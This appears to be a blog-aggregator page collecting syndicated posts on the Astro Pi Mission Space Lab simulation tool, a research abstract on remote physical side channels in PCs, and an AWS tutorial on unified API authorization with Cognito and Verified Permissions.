The post Welcoming Chief Product Officer David Ngo to Backblaze appeared first on Backblaze Blog | Cloud Storage & Cloud Backup.

Get ready for Mission Space Lab with our new simulation tool

Post Syndicated from Fergus Kirkpatrick original https://www.raspberrypi.org/blog/get-ready-for-mission-space-lab-with-our-new-simulation-tool/

Since November, registration is open for Mission Space Lab, part of the European Astro Pi Challenge 2023/24. The Astro Pi Challenge is an ESA Education project run in collaboration with us here at the Raspberry Pi Foundation that gives young people up to age 19 the amazing opportunity to write computer programs that run on board the International Space Station (ISS). It is free to take part and young people can participate in two missions: Mission Zero, designed for beginners, and Mission Space Lab, designed for more experienced coders.

Two young people working together on a tech project.

This year, Mission Space Lab has a brand-new format. As well as introducing a new activity for teams to work on, we have created new resources to support teams and mentors, and developed a special tool to help teams test their programs. 


A young person writes Python code.

A big motivator for these changes was to make the activity more accessible and enable more young people to have their code run in space. Listening to feedback from participants and mentors, we are creating the opportunity for even more teams to submit programs that run on the ISS this year, by offering a specific activity and providing more extensive support materials.

A scientific task

For this year’s mission, ESA astronauts have given teams a specific scientific task to solve: to calculate the speed that the ISS is travelling as it orbits the Earth. People working in science often investigate a specific phenomenon or try to solve a particular problem. They have to use their knowledge and skills and the available tools to find ways to answer their research question. For Mission Space Lab, teams will work just like this. They will look at what sensors are available on the Astro Pi computers on board the ISS, develop a solution, and then write a Python program to execute it. To test their program, they will use the new Astro Pi Replay software tool we’ve created, which simulates running their program on board the ISS.

The two Astro Pi computers.
The Astro Pi computers 

To help teams and mentors take part in Mission Space Lab, we are providing a variety of supporting materials:

  • Our mentor guide has everything mentors need to support their teams through Mission Space Lab, including guidance for structuring the mission and tips to help teams solve problems.
  • Our creator guide helps young people design and create their programs. It provides information and technical instructions to help young people develop their coding skills and create a program that can be run on the Astro Pis on board the ISS.
  • We have created an ISS speed project guide that shows an example of how the scientific task can be solved using photos captured by the Astro Pi’s camera.

We have also run virtual sessions to help mentors and teams familiarise themselves with the new Mission Space Lab activity, and to ask any technical questions they might have. You can watch the recordings of these sessions on YouTube: 

The Astro Pi Replay tool

Astro Pi Replay is a new simulation tool that we have developed to support Mission Space Lab teams to test their programs. The tool simulates running programs on the Astro Pi computers on board the ISS. It is a Python library available as a plug-in to install in the Thonny IDE where teams write their programs. Thanks to this tool, teams can develop and test their programs on any computer that supports Python, without the need for hardware like the Astro Pi units on board the ISS.

The Astro Pi Replay tool works by replaying a data set captured by a Mission Space Lab team in May 2023. The data set includes readings from the Astro Pi ‘s sensors, and images taken by its visible-light camera like the ones below. Whenever teams run their programs in Thonny with Astro Pi Replay, the tool replays some of this historical data. That means teams can use the historical data to test their programs and calculations.

A photo the Mediterranean sea with the coastline of Sicily and Tunisia
The Mediterranean sea with the coastlines of Sicily and Tunisia
A photo the Irish Sea with the coastlines of the UK and Ireland
The Irish Sea with the coastlines of Great Britain and Ireland
A photo the Coastline of Southern Egypt and the Red Sea
The coastline of southern Egypt and the Red Sea

One of the benefits of using this simulation tool is that it gives teams a taste of what they can expect if their program is run on the ISS. By replaying a sequence of data captured by the Astro Pis in space, teams using sensors will be able to see what kind of data can be collected, and teams using the camera will be able to see some incredible Earth observation images.

If you’re curious about how Astro Pi Replay works, you’ll be pleased to hear we are making it open source soon. That means you’ll be able to look at the source code and find out exactly what the library does and how.

Get involved

Community members have consistently reported how amazing it is for teams to receive unique Earth observation photos and sensor data from the Astro Pis, and how great the images and data are to inspire young people to participate in their computing classes, clubs, or events. Through the changes we’ve made to Mission Space Lab this year, we want to support as many young people as possible to have the opportunity to engage in space science and capture their own data from the ISS. 

If you want a taste of how fantastic Astro Pi is for learners, watch the story of St Joseph’s, a rural Irish school where participating in Astro Pi has inspired the whole community.

Submissions for Mission Space Lab 2023/24 are open until 19 February 2024, so there’s still time to take part! You can find full details and eligibility criteria at astro-pi.org/mission-space-lab.

If you have any questions about the European Astro Pi Challenge, please get in touch at [email protected].

The post Get ready for Mission Space Lab with our new simulation tool appeared first on Raspberry Pi Foundation.

Side Channels Are Common

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2024/01/side-channels-are-common.html

Really interesting research: “Lend Me Your Ear: Passive Remote Physical Side Channels on PCs.”

Abstract:

We show that built-in sensors in commodity PCs, such as microphones, inadvertently capture electromagnetic side-channel leakage from ongoing computation. Moreover, this information is often conveyed by supposedly-benign channels such as audio recordings and common Voice-over-IP applications, even after lossy compression.

Thus, we show, it is possible to conduct physical side-channel attacks on computation by remote and purely passive analysis of commonly-shared channels. These attacks require neither physical proximity (which could be mitigated by distance and shielding), nor the ability to run code on the target or configure its hardware. Consequently, we argue, physical side channels on PCs can no longer be excluded from remote-attack threat models.

We analyze the computation-dependent leakage captured by internal microphones, and empirically demonstrate its efficacy for attacks. In one scenario, an attacker steals the secret ECDSA signing keys of the counterparty in a voice call. In another, the attacker detects what web page their counterparty is loading. In the third scenario, a player in the Counter-Strike online multiplayer game can detect a hidden opponent waiting in ambush, by analyzing how the 3D rendering done by the opponent’s computer induces faint but detectable signals into the opponent’s audio feed.

How to build a unified authorization layer for identity providers with Amazon Verified Permissions

Post Syndicated from Akash Kumar original https://aws.amazon.com/blogs/security/how-to-build-a-unified-authorization-layer-for-identity-providers-with-amazon-verified-permissions/

Enterprises often have an identity provider (IdP) for their employees and another for their customers. Using multiple IdPs allows you to apply different access controls and policies for employees and for customers. However, managing multiple identity systems can be complex. A unified authorization layer can ease administration by centralizing access policies for APIs regardless of the user’s IdP. The authorization layer evaluates access tokens from any authorized IdP before allowing API access. This removes authorization logic from the APIs and simplifies specifying organization-wide policies. Potential drawbacks include additional complexity in the authorization layer. However, simplifying the management of policies reduces cost of ownership and the likelihood of errors.

Consider a veterinary clinic that has an IdP for their employees. Their clients, the pet owners, would have a separate IdP. Employees might have different sign-in requirements than the clients. These requirements could include features such as multi-factor authentication (MFA) or additional auditing functionality. Applying identical access controls for clients may not be desirable. The clinic’s scheduling application would manage access from both the clinic employees and pet owners. By implementing a unified authorization layer, the scheduling app doesn’t need to be aware of the different IdPs or tokens. The authorization layer handles evaluating tokens and applying policies, such as allowing the clinic employees full access to appointment data while limiting pet owners to just their pet’s records. In this post, we show you an architecture for this situation that demonstrates how to build a unified authorization layer using multiple Amazon Cognito user pools, Amazon Verified Permissions, and an AWS Lambda authorizer for Amazon API Gateway-backed APIs.

In the architecture, API Gateway exposes APIs to provide access to backend resources. API Gateway is a fully-managed service that allows developers to build APIs that act as an entry point for applications. To integrate API Gateway with multiple IdPs, you can use a Lambda authorizer to control access to the API. The IdP in this architecture is Amazon Cognito, which provides the authentication function for users before they’re authorized by Verified Permissions, which implements fine-grained authorization on resources in an application. Keep in mind that Verified Permissions has limits on policy sizes and requests per second. Large deployments might require a different policy store or a caching layer. The four services work together to combine multiple IdPs into a unified authorization layer. The architecture isn’t limited to the Cognito IdP — third-party IdPs that generate JSON Web Tokens (JWTs) can be used, including combinations of different IdPs.

Architecture overview

This sample architecture relies on user-pool multi-tenancy for user authentication. It uses Cognito user pools to assign authenticated users a set of temporary and least-privilege credentials for application access. Once users are authenticated, they are authorized to access backend functions via a Lambda Authorizer function. This function interfaces with Verified Permissions to apply the appropriate access policy based on user attributes.

This sample architecture is based on the scenario of an application that has two sets of users: an internal set of users, veterinarians, as well as an external set of users, clients, with each group having specific access to the API. Figure 1 shows the user request flow.

Figure 1: User request flow

Figure 1: User request flow

Let’s go through the request flow to understand what happens at each step, as shown in Figure 1:

  1. There two groups of users — External (Clients) and Internal (Veterinarians). These user groups sign in through a web portal that authenticates against an IdP (Amazon Cognito).
  2. The groups attempt to access the get appointment API through API Gateway, along with their JWT tokens with claims and client ID.
  3. The Lambda authorizer validates the claims.

    Note: If Cognito is the IdP, then Verified Permissions can authorize the user from their JWT directly with the IsAuthorizedWithToken API.

  4. After validating the JWT token, the Lambda authorizer makes a query to Verified Permissions with associated policy information to check the request.
  5. API Gateway evaluates the policy that the Lambda authorizer returned, to allow or deny access to the resource.
  6. If allowed, API Gateway accesses the resource. If denied, API Gateway returns a 403 Forbidden error.

Note: To further optimize the Lambda authorizer, the authorization decision can be cached or disabled, depending on your needs. By enabling caching, you can improve the performance, because the authorization policy will be returned from the cache whenever there is a cache key match. To learn more, see Configure a Lambda authorizer using the API Gateway console.

Walkthrough

This walkthrough demonstrates the preceding scenario for an authorization layer supporting veterinarians and clients. Each set of users will have their own distinct Amazon Cognito user pool.

Verified Permissions policies associated with each Cognito pool enforce access controls. In the veterinarian pool, veterinarians are only allowed to access data for their own patients. Similarly, in the client pool, clients are only able to view and access their own data. This keeps data properly segmented and secured between veterinarians and clients.

Internal policy

permit (principal in UserGroup::"AllVeterinarians",
   action == Action::"GET/appointment",
   resource in UserGroup::"AllVeterinarians")
   when {principal == resource.Veterinarian };

External policy

permit (principal in UserGroup::"AllClients",
   action == Action::"GET/appointment",
   resource in UserGroup::"AllClients")
   when {principal == resource.owner};

The example internal and external policies, along with Cognito serving as an IdP, allow the veterinarian users to federate in to the application through one IdP, while the external clients must use another IdP. This, coupled with the associated authorization policies, allows you to create and customize fine-grained access policies for each user group.

To validate the access request with the policy store, the Lambda authorizer execution role also requires the verifiedpermissions:IsAuthorized action.

Although our example Verified Permissions policies are relatively simple, Cedar policy language is extensive and allows you to define custom rules for your business needs. For example, you could develop a policy that allows veterinarians to access client records only during the day of the client’s appointment.

Implement the sample architecture

The architecture is based on a user-pool multi-tenancy for user authentication. It uses Amazon Cognito user pools to assign authenticated users a set of temporary and least privilege credentials for application access. After users are authenticated, they are authorized to access APIs through a Lambda function. This function interfaces with Verified Permissions to apply the appropriate access policy based on user attributes.

Prerequisites

You need the following prerequisites:

  • The AWS Command Line Interface (CLI) installed and configured for use.
  • Python 3.9 or later, to package Python code for Lambda.

    Note: We recommend that you use a virtual environment or virtualenvwrapper to isolate the sample from the rest of your Python environment.

  • An AWS Identity and Access Management (IAM) role or user with enough permissions to create an Amazon Cognito user pool, IAM role, Lambda function, IAM policy, and API Gateway instance.
  • jq for JSON processing in bash script.

    To install on Ubuntu/Debian, use the following command:

    sudo apt-get install jq

    To install on Mac with Homebrew, using the following command:

    brew install jq

  • The GitHub repository for the sample. You can download it, or you can use the following Git command to download it from your terminal.

    Note: This sample code should be used to test the solution and is not intended to be used in a production account.

    $ git clone https://github.com/aws-samples/amazon-cognito-avp-apigateway.git
    $ cd amazon-cognito-avp-apigateway

To implement this reference architecture, you will use the following services:

  • Amazon Verified Permissions is a service that helps you implement and enforce fine-grained authorization on resources within the applications that you build and deploy, such as HR systems and banking applications.
  • Amazon API Gateway is a fully managed service that developers can use to create, publish, maintain, monitor, and secure APIs at any scale.
  • AWS Lambda is a serverless compute service that lets you run code without provisioning or managing servers, creating workload-aware cluster scaling logic, maintaining event integrations, or managing runtimes.
  • Amazon Cognito provides an identity store that scales to millions of users, supports social and enterprise identity federation, and offers advanced security features to protect your consumers and business.

Note: We tested this architecture in the us-east-1 AWS Region. Before you select a Region, verify that the necessary services — Amazon Verified Permissions, Amazon Cognito, API Gateway, and Lambda — are available in those Regions.

Deploy the sample architecture

From within the directory where you downloaded the sample code from GitHub, first run the following command to package the Lambda functions. Then run the next command to generate a random Cognito user password and create the resources described in the previous section.

Note: In this case, you’re generating a random user password for demonstration purposes. Follow best practices for user passwords in production implementations.

$ bash ./helper.sh package-lambda-functions
 …
Successfully completed packaging files.
$ bash ./helper.sh cf-create-stack-gen-password
 …
Successfully created CloudFormation stack.

Validate Cognito user creation

Run the following commands to open the Cognito UI in your browser and then sign in with your credentials. This validates that the previous commands created Cognito users successfully.

Note: When you run the commands, they return the username and password that you should use to sign in.

For internal user pool domain users

$ bash ./helper.sh open-cognito-internal-domain-ui
 Opening Cognito UI...
 URL: xxxxxxxxx
 Please use following credentials to login:
 Username: cognitouser
 Password: xxxxxxxx

For external user pool domain users

$ bash ./helper.sh open-cognito-external-domain-ui
 Opening Cognito UI...
 URL: xxxxxxxxx
 Please use following credentials to login:
 Username: cognitouser
 Password: xxxxxxxx

Validate Cognito JWT upon sign in

Because you haven’t installed a web application that would respond to the redirect request, Cognito will redirect to localhost, which might look like an error. The key aspect is that after a successful sign-in, there is a URL similar to the following in the navigation bar of your browser.

http://localhost/#id_token=eyJraWQiOiJicVhMYWFlaTl4aUhzTnY3W...

Test the API configuration

Before you protect the API with Cognito so that only authorized users can access it, let’s verify that the configuration is correct and API Gateway serves the API. The following command makes a curl request to API Gateway to retrieve data from the API service.

$ bash ./helper.sh curl-api

API to check the appointment details of PI-T123
URL: https://epgst74zff.execute-api.us-east-1.amazonaws.com/dev/appointment/PI-T123
Response: 
{"appointment": {"id": "PI-T123", "name": "Dave", "Pet": "Onyx - Dog. 2y 3m", "Phone Number": "+1234567", "Visit History": "Patient History from last visit with primary vet", "Assigned Veterinarian": "Jane"}}

API to check the appointment details of PI-T124
URL: https://epgst74zff.execute-api.us-east-1.amazonaws.com/dev/appointment/PI-T124
Response: 
{"appointment": {"id": "PI-T124", "name": "Joy", "Pet": "Jelly - Dog. 6y 2m", "Phone Number": "+1368728", "Visit History": "None", "Assigned Veterinarian": "Jane"}}

API to check the appointment details of PI-T125
URL: https://epgst74zff.execute-api.us-east-1.amazonaws.com/dev/appointment/PI-T125
Response: 
{"appointment": {"id": "PI-T125", "name": "Dave", "Pet": "Sassy - Cat. 1y", "Phone Number": "+1398777", "Visit History": "Patient History from last visit with primary vet", "Assigned Veterinarian": "Adam"}}

Protect the API

In the next step, you deploy a Verified Permissions policy store and a Lambda authorizer. The policy store contains the policies for user authorization. The Lambda authorizer verifies users’ access tokens and authorizes the users through Verified Permissions.

Update and create resources

Run the following command to update existing resources and create a Lambda authorizer and Verified Permissions policy store.

$ bash ./helper.sh cf-update-stack
 Successfully updated CloudFormation stack.

Test the custom authorizer setup

Begin your testing with the following request, which doesn’t include an access token.

Note: Wait for a few minutes to allow API Gateway to deploy before you run the following commands.

$ bash ./helper.sh curl-api
API to check the appointment details of PI-T123
URL: https://epgst74zff.execute-api.us-east-1.amazonaws.com/dev/appointment/PI-T123
Response: 
{"message":"Unauthorized"}

API to check the appointment details of PI-T124
URL: https://epgst74zff.execute-api.us-east-1.amazonaws.com/dev/appointment/PI-T124
Response: 
{"message":"Unauthorized"}

API to check the appointment details of PI-T125
URL: https://epgst74zff.execute-api.us-east-1.amazonaws.com/dev/appointment/PI-T125
Response: 
{"message":"Unauthorized"}

The architecture denied the request with the message “Unauthorized.” At this point, API Gateway expects a header named Authorization (case sensitive) in the request. If there’s no authorization header, API Gateway denies the request before it reaches the Lambda authorizer. This is a way to filter out requests that don’t include required information.

Use the following command for the next test. In this test, you pass the required header, but the token is invalid because it wasn’t issued by Cognito and is instead a simple JWT-format token stored in ./helper.sh. To learn more about how to decode and validate a JWT, see Decode and verify a Cognito JSON token.

$ bash ./helper.sh curl-api-invalid-token
 {"Message":"User is not authorized to access this resource"}

This time the message is different. The Lambda authorizer received the request and identified the token as invalid and responded with the message “User is not authorized to access this resource.”

To make a successful request to the protected API, your code must perform the following steps:

  1. Use a user name and password to authenticate against your Cognito user pool.
  2. Acquire the tokens (ID token, access token, and refresh token).
  3. Make an HTTPS (TLS) request to API Gateway and pass the access token in the headers.

To finish testing, programmatically sign in to the Cognito UI, acquire a valid access token, and make a request to API Gateway. Run the following commands to call the protected internal and external APIs.

$ ./helper.sh curl-protected-internal-user-api

Getting API URL, Cognito Usernames, Cognito Users Password and Cognito ClientId...
User: Jane
Password: Pa%%word-2023-04-17-17-11-32
Resource: PI-T123
URL: https://16qyz501mg.execute-api.us-east-1.amazonaws.com/dev/appointment/PI-T123

Authenticating to get access_token...
Access Token: eyJraWQiOiJIaVRvckxxxxxxxxxx6BfCBKASA

Response: 
{"appointment": {"id": "PI-T123", "name": "Dave", "Pet": "Onyx - Dog. 2y 3m", "Phone Number": "+1234567", "Visit History": "Patient History from last visit with primary vet", "Assigned Veterinarian": "Jane"}}

User: Adam
Password: Pa%%word-2023-04-17-17-11-32
Resource: PI-T123
URL: https://16qyz501mg.execute-api.us-east-1.amazonaws.com/dev/appointment/PI-T123

Authenticating to get access_token...
Access Token: eyJraWQiOiJIaVRvckxxxxxxxxxx6BfCBKASA

Response: 
{"Message":"User is not authorized to access this resource"}

User: Adam
Password: Pa%%word-2023-04-17-17-11-32
Resource: PI-T125
URL: https://16qyz501mg.execute-api.us-east-1.amazonaws.com/dev/appointment/PI-T125

Authenticating to get access_token...
Access Token: eyJraWQiOiJIaVRvckxxxxxxxxxx6BfCBKASA

Response: 
{"appointment": {"id": "PI-T125", "name": "Dave", "Pet": "Sassy - Cat. 1y", "Phone Number": "+1398777", "Visit History": "Patient History from last visit with primary vet", "Assigned Veterinarian": "Adam"}}

Now calling external userpool users for accessing request

$ ./helper.sh curl-protected-external-user-api
User: Dave
Password: Pa%%word-2023-04-17-17-11-32
Resource: PI-T123
URL: https://16qyz501mg.execute-api.us-east-1.amazonaws.com/dev/appointment/PI-T123

Authenticating to get access_token...
Access Token: eyJraWQiOiJIaVRvckxxxxxxxxxx6BfCBKASA

Response: 
{"appointment": {"id": "PI-T123", "name": "Dave", "Pet": "Onyx - Dog. 2y 3m", "Phone Number": "+1234567", "Visit History": "Patient History from last visit with primary vet", "Assigned Veterinarian": "Jane"}}

User: Joy
Password Pa%%word-2023-04-17-17-11-32
Resource: PI-T123
URL: https://16qyz501mg.execute-api.us-east-1.amazonaws.com/dev/appointment/PI-T123

Authenticating to get access_token...
Access Token: eyJraWQiOiJIaVRvckxxxxxxxxxx6BfCBKASA

Response: 
{"Message":"User is not authorized to access this resource"}

User: Joy
Password Pa%%word-2023-04-17-17-11-32
Resource: PI-T124
URL: https://16qyz501mg.execute-api.us-east-1.amazonaws.com/dev/appointment/PI-T124

Authenticating to get access_token...
Access Token: eyJraWQiOiJIaVRvckxxxxxxxxxx6BfCBKASA

Response: 
{"appointment": {"id": "PI-T124", "name": "Joy", "Pet": "Jelly - Dog. 6y 2m", "Phone Number": "+1368728", "Visit History": "None", "Assigned Veterinarian": "Jane"}}

This time, you receive a response with data from the API service. Let’s recap the steps that the example code performed:

  1. The Lambda authorizer validates the access token.
  2. The Lambda authorizer uses Verified Permissions to evaluate the user’s requested actions against the policy store.
  3. The Lambda authorizer passes the IAM policy back to API Gateway.
  4. API Gateway evaluates the IAM policy, and the final effect is an allow.
  5. API Gateway forwards the request to Lambda.
  6. Lambda returns the response.

In each of the tests, internal and external, the architecture denied the request because the Verified Permissions policies denied access to the user. In the internal user pool, the policies only allow veterinarians to see their own patients’ data. Similarly, in the external user pool, the policies only allow clients to see their own data.

Clean up resources

Run the following command to delete the deployed resources and clean up.

$ bash ./helper.sh cf-delete-stack

Additional information

Verified Permissions is integrated with AWS CloudTrail, a service that provides a record of actions taken by a user, role, or AWS service in Verified Permissions. CloudTrail captures API calls for Verified Permissions as events. You can choose to capture actions performed on a Verified Permissions policy store by the Lambda authorizer. Verified Permissions logs can also be injected into your security information and event management (SEIM) solution for security analysis and compliance. For information about API call quotas, see Quotas for Amazon Verified Permission.

Conclusion

In this post, we demonstrated how you can use multiple Amazon Cognito user pools alongside Amazon Verified Permissions to build a single access layer to APIs. We used Cognito in this example, but you could implement the solution with another third-party IdP instead. As a next step, explore the Cedar playground to test policies that can be used with Verified Permissions, or expand this solution by integrating a third-party IdP.

 
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Want more AWS Security news? Follow us on Twitter.

Author

Akash Kumar

Akash is a Senior Lead Consultant at AWS, based in India. He works with customers for application development, security, and DevOps to modernize and re-architect their workloads to the AWS Cloud. His passion is building innovative solutions and automating infrastructure, enabling customers to focus more on their businesses.

Brett Seib

Brett Seib

Brett is a Senior Solutions Architect, based in Austin, Texas. He is passionate about innovating and using technology to solve business challenges for customers. Brett has several years of experience in the enterprise, Internet of Things (IoT), and data analytics industries, accelerating customer business outcomes.

John Thach

John Thach

John is a Technical Account Manager, based in Houston, Texas. He focuses on enabling customers to implement resilient, secure, and cost-effective solutions by using AWS services. He is passionate about helping customers solve unique challenges through their cloud journeys.

The collective thoughts of the interwebz